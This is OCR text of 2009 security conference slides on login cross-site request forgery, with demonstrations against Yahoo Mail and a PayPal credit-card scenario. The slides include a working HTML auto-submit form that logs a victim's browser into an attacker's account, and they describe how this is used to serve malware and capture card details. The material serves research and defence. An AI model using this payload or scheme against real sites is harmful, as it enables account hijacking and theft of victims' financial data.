
Biting the Hand that Feeds You (Reloaded)



Billy K Rios

HITB 2009 - Dubai

Background

- Defcon 15 – “Biting the Hand that Feeds You”
- Robust Defenses Against CSRF
  - Jackson, Barth, and Mitchell.
- Many websites were affected with custom attacks for each domain
- We’ll finish with some examples on Twitter and Facebook

Biting the Hand that Feeds You

- Original version was presented at Defcon 15
- Web security decisions are based upon Domain Name
  - Same Origin Policy
  - Phishing
  - Crossdomain.xml, Java Applets, Silverlight
  - Plugins (NoScript)

Biting the Hand that Feeds You

- Abusing well known domain names to serve malicious content
- Demos using Yahoo Mail and Gmail, but others were affected as well
- Malicious Executables, Crossdomain.xml, and Java Applets were demo'd

Hi There!

We'll get you set up on Yahoo! in three easy steps! Just answer a few simple questions, select an ID and password, and you'll be all set.

I prefer content fr

1. Tell us about yourself...

My Name First Name Last Name

Gender - Select One -

Birthday - Select Month - Day Year


I live in United States

Postal Code

2. Select an ID and password

Yahoo! ID and Email @yahoo.com

Password Password Strength


Continue to Message
Attachments
The following file has been attached:
PwDump.exe (228k) [Remove] No virus threat detected
Attach More Files


Scanned with:
Norton
AntiVirus
Keep your computer safe from In
the Symantec Security Connectio
Download Attachment
Back to Message


```
<html>
<body>

<form name="getSession" target="_blank" method="POST"
    action="https://login.yahoo.com/config/login?">

  <input type="hidden" name=".done" value="http://mail.yahoo.com" />
  <input type="hidden" name="login" value="ATTACKERACCOUNT@yahoo.com" />
  <input type="hidden" name="passwd" value="ATTACKERPASSWORD" />
  <input type="hidden" name=".save" value="sign+in" />
  </form>

<script>
document.getSession.submit();
</script>

</body>
</html>
```

What just happened?

- The attacker pushed an iframe to the victims browser
- The attacker used the iframe to POST valid credentials to the server (CSRF)
- The server verifies the credentials belong to a valid user and authenticates the user within the application logic

What just happened?

- The server issues a SET-COOKIE, giving the victim's browser access to the attacker account
- The attacker knows the location for various malicious payload within their own account
- The attacker pushes a second CSRF which requests a malicious file/attachment/content


File Download - Security Warning
Do you want to run or save this file?
Name: PwDump.exe
Type: Application
From: f574.mail.yahoo.com
Run
Save
Cancel
While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?


Serving content from popular domains

- Helps get past phishing filters
- Any domain whitelist/blacklist can be circumvented
- Flash Crossdomain.xml and Java applets made things interesting

Robust Defenses against CSRF

- Adam Barth, Colin Jackson, John Mitchell
- Presented various CSRF scenarios and two attacks using “Login CSRF”
- The authors presented an attack against Web History features and Paypal

Stanford Examples – Web History




Stanford Examples

Attacker

Attacker registers a PayPal account

PayPal

User logs into PayPal and attempts to add a new Credit Card



Victim

16

Stanford Examples

17

Stanford Examples

Attacker

BEFORE the submit button is pressed, the attacker uses an iframe to POST the attackers creds to PayPal

PayPal

Victim

The victim receives the iframe from the attacker and the victim's browser automatically submits the login to PayPal (with the attackers creds)

18


Stanford Examples

Attacker

The attacker retrieves the new credit card from THEIR account!

PayPal validates the creds, and sends a new session cookie. The Victim is now logged in as the attacker

PayPal



Victim

The Victim presses the SUBMIT button and submits the new cred card info to PayPal

19

IMHO

- Disparity between two different security models
- Browser security model is very focused on Same Origin Policy
- Application security model is based on authentication and sessions

IMHO

